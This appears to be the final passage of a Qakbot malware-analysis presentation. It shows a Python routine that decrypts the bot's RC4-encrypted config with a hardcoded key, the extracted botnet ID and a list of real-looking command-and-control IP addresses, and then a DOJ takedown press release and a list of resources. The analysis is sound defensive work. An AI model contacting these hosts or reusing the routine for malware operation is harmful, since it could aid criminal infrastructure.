010cacad5201d101016291174301bb01012f221e8501bb01010eb861c201bb0001b576ce4103e30101dcf5962101bb0001a2f80e6b01bb01014b629a1301bb01010cacad5203e301015cb1cc0208ae00012f15338a03e301011b0030e901bb01010252085001bb0001c19ac97d01bb000118ef45f401bb000149a5771401bb0101bab15801bb0101ad127e0301bb0101184778bf01bb01019cd9d08903e301015f5e294d08ae01011b0030cd01bb01015c1b563008ae010155f1b45e01bb0101966be73b08ae010102632fc608ae010145777b9f08ae0101acf82a7a01bb01015ba5bc4ac3500101516f6c7b01bb0101c9d3c5f108ae000169b867b603e3000158a921b408ae010154231a0e03e301014924c40b01bb0101cacad5203de0101677bd1001bb000156e1d68a08ae01015ccf84ae08ae0181797964cf03e301014acf371c3500101640a487201bb0001471f65b701bb0101c60233f203e101015c08bf7808ae000156fa0cd908ae0101c9f46cb703e301013244cc4703e30101ca8e623e03e301015dbe8c7a7d640001b757a3a501bb01017448fa1201bb0101ca8e623e01bb01014c50b49a03e30101d543ff3908ae01017b03f01003e3010157ddc57108ae01010cacad527d65010156ec72d408ae0001724fb40e03e3000148cbd86208ae000156d023dc08ae00011f351da108ae010151e5755f08ae01010cacad52082701014caaafc9903e301013af7737e03e30101744b3fc01bb0001954a9f4308ae01012f3d46bc081e0101ae3a923901bb01015d18c08e001401015279c3bb08ae0101d980c87208ae010156ac4f8701bb0101d9805bc408ae01013e23435801bb01013b1c544101bb0101d9a5ba7408ae01012f15338a01bb010167d413fe03e3010188e8b88603e30101568209c508ae0101546cc8a101bb0101c594111081e0101056d4b2003e30001594fe53201bb01019741a8de01bb0101bc317c3903e300015d9c641401bb0101c50068ac01bb000157df577e01bb010159816d1b08ae01015cef517c01bb01015a5cb1b408ae00011b6d135a081e010156cfe39808ae0101b0ca26bc01bb010118e484e008ae01010cacad5203e30101d0bb7a4a01bb01014b9c7dd703e30101464d74e901bb0101b89b5b4501bb01013244bac301bb010145f21ff901bb0001587e700ec350010149a1b0da01bb01015795b06101bb00015c9a2d5108ae01013244cc4701bb010156c30e4808ae010188f419a501bb01014b8fec9501bb01016d9593b108ae0001ab612a4301bb01015660488b08ae010157ca65a4c35001016823189a01bb0101ae68b89501bb01
- Output:** SHA1 hash (length: 40, lines: 1): b94491372279f514f55c9dd2e315b58f4f8db1f6

A red box highlights the output hash value.

5 Check integrity of the final decrypted config

Automate with Python

```
def decrypt_data(data):
    if not data:
        return

    hash_obj = hashlib.sha1(b"bUdiuy81gYgut@4frdRdpfko(eKmudeuMncueaN")
    rc4_key1 = hash_obj.digest()
    decrypted_data = ARC4(rc4_key1).decrypt(data)

    rc4_key2 = decrypted_data[20:40]
    decrypted_data_final = ARC4(rc4_key2).decrypt(decrypted_data[40:])



    if not decrypted_data_final:
        return

    return decrypted_data_final
```

```
C:\Users\malab\Desktop\Qakbot SBC\core dll
λ python QakBot_config_extractor.py qakbot_core_dll.bin

# QakBot Config
-----
ID : b'obama237'
Timestamp : 16:56:16 07-02-2023
-----
# QakBot C2 address
```
12.172.173.82:465
98.145.23.67:443
47.34.30.133:443
14.184.97.194:443
181.118.206.65:995
220.245.150.33:443
162.248.14.107:443
75.98.154.19:443
12.172.173.82:995
92.177.204.2:2222
47.21.51.138:995
27.0.48.233:443
2.82.8.80:443
193.154.201.125:443
24.239.69.244:443
73.165.119.20:443
202.186.177.88:443
173.18.126.3:443
24.71.120.191:443
156.217.208.137:995
95.94.41.77:2222
27.0.48.205:443
92.27.86.48:2222
85.241.180.94:443
150.107.231.59:2222
2.99.47.198:2222
69.119.123.159:2222
172.248.42.122:443
91.165.188.74:50000
81.111.108.123:443
201.211.197.241:2222
105.184.103.182:995
88.169.33.180:2222
84.35.26.14:995
73.36.196.11:443
12.172.173.82:990
103.123.221.16:443
86.225.214.138:2222
92.207.132.174:2222
121.121.100.207:995
74.92.243.113:50000
100.10.72.114:443
71.31.101.183:443
```
```

Summer break ... but R.I.P



Qakbot Malware Disrupted in International Cyber Takedown

Tuesday, August 29, 2023


Share >

For Immediate Release
Office of Public Affairs

Qakbot Malware Infected More Than 700,000 Victim Computers, Facilitated Ransomware Deployments, and Caused Hundreds of Millions of Dollars in Damage Worldwide

The Justice Department today announced a multinational operation involving actions in the United States, France, Germany, the Netherlands, the United Kingdom, Romania, and Latvia to disrupt the botnet and malware known as Qakbot and take down its infrastructure. The Qakbot malicious code is being deleted from victim computers, preventing it from doing any more harm. The Department also announced the seizure of approximately \$8.6 million in cryptocurrency in illicit profits.

The action represents the largest U.S.-led financial and technical disruption of a botnet infrastructure leveraged by cybercriminals to commit ransomware, financial fraud, and other cyber-enabled criminal activity.



<https://www.shadowserver.org/news/qakbot-historical-bot-infections-special-report/>


Florian Roth ⚡
@cyb3rops

After years in security monitoring, detection engineering, training ML models and writing detections, you'll learn one thing:

The problem isn't that malware tries to look like legitimate software, it's that software does a lot of things that you'd only expect from malware

22:50 · 31 Jan 23

-DAY IN-
THE LIFE



Resources

- [\[RE021\] Phân tích Oakbot – Mã độc nguy hiểm đã tồn tại hơn một thập kỉ](#)
- [QBOT Malware Analysis](#)
- [From Macros to No Macros: Continuous Malware Improvements by OakBot](#)
- [Oakbot Dll Stager: From initial execution to multithreading](#)
- [OakBot CCs prioritization and new record types](#)
- [Oakbot's Evolution Continues with New Strategies](#)
- [OakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature](#)
- [Oakbot TTPs Arsenal and the Black Basta Ransomware](#)
- [HTML Smuggling Detection](#)
- [Oakbot Malware Disrupted in International Cyber Takedown](#)

New bot...

